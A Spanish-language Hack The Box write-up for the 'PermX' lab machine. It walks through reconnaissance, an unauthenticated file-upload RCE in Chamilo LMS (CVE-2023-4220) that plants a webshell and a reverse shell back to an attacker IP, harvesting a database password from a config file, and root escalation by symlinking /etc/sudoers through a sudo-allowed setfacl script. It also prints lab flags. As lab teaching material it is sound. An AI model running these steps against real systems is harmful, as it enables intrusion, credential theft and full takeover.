



PermX writeup - Hack The Box

Dificultad : Facil

Escrito por : tellmefred

Introducción:

En este writeup, abordaremos la máquina "PermeX" de Hack The Box, un reto diseñado para poner a prueba nuestras habilidades en la explotación de vulnerabilidades y la escalada de privilegios.

Durante este desafío, comenzaremos con la identificación de puntos de entrada utilizando técnicas de reconocimiento. A continuación, explotaremos vulnerabilidades específicas para obtener acceso inicial al sistema. Finalmente, llevaremos a cabo una escalada de privilegios para lograr el control completo de la máquina.

Reconocimiento:

Comenzamos con un Ping para confirmar la conectividad.

```
(root@tellmefred)-[/home/tellmefred/Desktop/HackBoxM/PermX]
# ping 10.10.11.23
PING 10.10.11.23 (10.10.11.23) 56(84) bytes of data.
64 bytes from 10.10.11.23: icmp_seq=2 ttl=63 time=292 ms
64 bytes from 10.10.11.23: icmp_seq=3 ttl=63 time=53.4 ms
^C
--- 10.10.11.23 ping statistics ---
4 packets transmitted, 2 received, 50% packet loss, time 3014ms
rtt min/avg/max/mdev = 53.374/172.748/292.123/119.374 ms
```

Luego el escaneo de nmap nos arroja esto puerto 22 y puerto 80.


```
(root@tellmefred)-[/home/tellmefred/Desktop/HackBoxM/PermX]
# nmap -sS -sCV -p- --open -Pn --min-rate 2500 10.10.11.23 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-21 20:04 CEST
Nmap scan report for 10.10.11.23
Host is up (0.030s latency).
Not shown: 50386 closed tcp ports (reset), 15147 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Did not follow redirect to http://permx.htb
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.57 seconds
```

Dentro del escaneo de nmap tenemos una parte donde dice [Redirect to http://permx.htb] así que agregaremos esto a el {/etc/hosts}.

```
(root@tellmefred)-[/home/tellmefred/Desktop/HackBoxM/PermX]
# echo "10.10.11.23      permx.htb" | sudo tee -a /etc/hosts
10.10.11.23      permx.htb
```

Aquí entrando al puerto 80 nos encontramos con la página Home de una universidad o algo así.




Buscando directorios no encontré nada y pasé a enumerar los subdominios.

```
(root@tellmefred)-[/home/tellmefred/Desktop/HackBoxM/PermX]
# gobuster dir -t 200 -u http://permx.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,py
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://permx.htb/
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,py
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.html (Status: 403) [Size: 274]
/index.html (Status: 200) [Size: 36182]
/.php (Status: 403) [Size: 274]
/courses.html (Status: 200) [Size: 22993]
/css (Status: 301) [Size: 304] [--> http://permx.htb/css/]
/team.html (Status: 200) [Size: 14806]
/contact.html (Status: 200) [Size: 14753]
/lib (Status: 301) [Size: 304] [--> http://permx.htb/lib/]
```

Aquí con los subdominios y nos encontramos con www,lms agregaré lms a los etc/hosts.

```
(root@tellmefred)-[/home/tellmefred/Desktop/HackBoxM/PermX]
# ffuf -u http://permx.htb/ -H "Host:FUZZ.permx.htb" -w /usr/share/wordlists/subdomains-top1million-20000.txt -fw 18
```



```
v2.1.0-dev


:: Method      : GET
:: URL         : http://permx.htb/
:: Wordlist    : FUZZ: /usr/share/wordlists/subdomains-top1million-20000.txt
:: Header     : Host: FUZZ.permx.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response words: 18

www [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 31ms]
lms [Status: 200, Size: 19347, Words: 4910, Lines: 353, Duration: 144ms]
```


Aquí ya lo agregué.

```
(root@tellmefred)-[/home/tellmefred/Desktop/HackBoxM/PermX]
# echo "10.10.11.23      lms.permx.htb" | sudo tee -a /etc/hosts
10.10.11.23      lms.permx.htb
```

Ahora entrando a este dominio y nos encontramos con una plataforma que se llama chamilo, investigando en Google me encontré algunas cosas interesantes como un exploit.



Aquí vemos que es la versión 1 de este servicio.



Explotación:

Aquí el RCE.

Chamilo LMS Unauthenticated Big Upload File RCE PoC

This is a script written in Python that allows the exploitation of the **Chamilo's LMS** software security flaw described in **CVE-2023-4220**. The system is vulnerable in versions preceding **1.11.24**.

Clonamos el repositorio.

```
(root@tellmefred)-[/home/tellmefred/Desktop/HackBoxM/PermX]
# git clone https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc.git
Cloning into 'chamilo-lms-unauthenticated-big-upload-rce-poc'...
remote: Enumerating objects: 53, done.
remote: Counting objects: 100% (53/53), done.
remote: Compressing objects: 100% (36/36), done.
remote: Total 53 (delta 27), reused 34 (delta 17), pack-reused 0 (from 0)
Receiving objects: 100% (53/53), 16.08 KiB | 2.30 MiB/s, done.
Resolving deltas: 100% (27/27), done.
```

Entramos al directorio, instalamos los requerimientos

```
(root@tellmefred)-[/home/tellmefred/Desktop/HackBoxM/PermX]
# ls
allports  chamilo-lms-unauthenticated-big-upload-rce-poc

(root@tellmefred)-[/home/tellmefred/Desktop/HackBoxM/PermX]
# cd chamilo-lms-unauthenticated-big-upload-rce-poc

(root@tellmefred)-[/home/.../Desktop/HackBoxM/PermX/chamilo-lms-unauthenticated-big-upload-rce-poc]
# ls
LICENSE  README.md  exploit.py  main.py  requirements.txt
```

```
(root@tellmefred)-[/home/.../Desktop/HackBoxM/PermX/chamilo-lms-unauthenticated-big-upload-rce-poc]
# pip install -r requirements.txt
Collecting certifi==2024.7.4 (from -r requirements.txt (line 1))
  Downloading certifi-2024.7.4-py3-none-any.whl.metadata (2.2 kB)
Requirement already satisfied: charset-normalizer==3.3.2 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (3.3.2)
Collecting idna==3.7 (from -r requirements.txt (line 3))
  Downloading idna-3.7-py3-none-any.whl.metadata (9.9 kB)
Collecting requests==2.32.3 (from -r requirements.txt (line 4))
  Downloading requests-2.32.3-py3-none-any.whl.metadata (4.6 kB)
Collecting urllib3==2.2.2 (from -r requirements.txt (line 5))
  Downloading urllib3-2.2.2-py3-none-any.whl.metadata (6.4 kB)
Downloading certifi-2024.7.4-py3-none-any.whl (162 kB)
 163.0/163.0 kB 3.9 MB/s eta 0:00:00
Downloading idna-3.7-py3-none-any.whl (66 kB)
 66.8/66.8 kB 9.1 MB/s eta 0:00:00
Downloading requests-2.32.3-py3-none-any.whl (64 kB)
 64.9/64.9 kB 2.2 MB/s eta 0:00:00
Downloading urllib3-2.2.2-py3-none-any.whl (121 kB)
 121.4/121.4 kB 19.1 MB/s eta 0:00:00
Installing collected packages: urllib3, idna, certifi, requests
  Attempting uninstall: urllib3
    Found existing installation: urllib3 2.0.7
    error: uninstall-no-record-file

* Cannot uninstall urllib3 2.0.7
  ↳ The package's contents are unknown: no RECORD file was found for urllib3.

hint: The package was installed by debian. You should check if it can uninstall the package.
```

Aquí después de darle permisos de ejecución simplemente queda ejecutar con -a para plantar una webshell.

```
(root@tellmefred)-[/home/.../Desktop/HackBoxM/PermX/chamilo-lms-unauthenticated-big-upload-rce-poc]
# python3 main.py -u http://lms.permx.htb/ -a webshell
```

```
[+] Upload successfull [+]
Webshell URL: http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/webshell.php?cmd=<command>
```

Luego de ejecutar el siguiente paso ponemos nuestra IP y nuestro puerto de escucha y vemos cómo nos dará acceso.

```
Enter the name of the webshell file that will be placed on the target server (default: webshell.php):
Enter the name of the bash revshell file that will be placed on the target server (default: revshell.sh):
Enter the host the target server will connect to when the revshell is run: 10.10.14.206
Enter the port on the host the target server will connect to when the revshell is run: 9001
```

```
[!] BE SURE TO BE LISTENING ON THE PORT THAT YOU DEFINED [!]
[+] Execution completed [+]
You should already have a reverse connection by now.
```

Escalada de privilegios:

Aquí ya adentro mejoramos la tty.

```
(root@tellmefred)-[/home/tellmefred/Desktop]
# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.206] from (UNKNOWN) [10.10.11.23] 57984
bash: cannot set terminal process group (1192): Inappropriate ioctl for device
bash: no job control in this shell
www-data@permx:/var/www/chamilo/main/inc/lib/javascript/bigupload/files$
```

Y procedemos a buscar archivos de configuración ya que con el usuario actual no podemos hacer nada.


```
www-data@permx:/var/www/chamilo/app/config$ cat configuration.php | more
```

Tenemos un usuario y una contraseña lo primero es ver si el administrador del sistema reutilizo la contraseña para el puerto 22, cabe destacar que posteriormente debemos revisar el (etc/passwd) y aquí nos encontraremos el otro usuario.

```
// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
```

Aquí procedo a entrar como mtz y buscamos la flag.

```
(root@tellmefred)-[/home/tellmefred/Desktop]
# ssh mtz@10.10.11.23
The authenticity of host '10.10.11.23 (10.10.11.23)' can't be established.
ED25519 key fingerprint is SHA256:u9/wL+62dkDBqxAG3NyMhz/2FTBJlmVC1Y1bwaNLqGA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.23' (ED25519) to the list of known hosts.
mtz@10.10.11.23's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed Aug 21 07:21:14 PM UTC 2024

System load:          0.01
Usage of /:            61.2% of 7.19GB
Memory usage:         27%
Swap usage:           0%
Processes:            289
Users logged in:      1
IPv4 address for eth0: 10.10.11.23
IPv6 address for eth0: dead:beef::250:56ff:fe94:e214
```

Hacemos cat a la flag de usuario.

```
mtz@permx:~$ cat user.txt
9d31450658090eca6bb91739273b15d9
mtz@permx:~$
```

Y continuamos con la escalada de privilegios, haciendo sudo -l.

```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
```

Y vemos que tenemos ejecución de este script con sudo. Aquí lo que nos encontramos es que cualquier archivo ubicado en la carpeta /home/mtz puede obtener permisos sudo.

```

mtz@permx:~$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *.* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user": "$perm" "$target"

```

Por ejemplo me cree una copia del fichero etc/sudoers unificado al original use el script para darle permisos de escritura y lectura.

```

mtz@permx:~$ ln -s /etc/sudoers /home/mtz/sudoers

mtz@permx:~$ sudo /opt/acl.sh mtz rw /home/mtz/sudoers

```

Luego procedo a cambiar los permisos al final del documento cambio que solo pueda ejecutar ese script sin contraseña root y pongo ALL.

```

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
mtz ALL=(ALL:ALL) NOPASSWD: /opt/acl.sh

```

Así solo tengo que hacer sudo su como ese usuario puede ejecutar lo que sea sin ninguna limitación lo ejecuta y nos hacemos root y le hacemos cat a la flag root.

```
root@permx:/home/mtz# cd /root
root@permx:~# cat root.txt
703895dfa7946f2b1aaf1dbb38d4ce61
```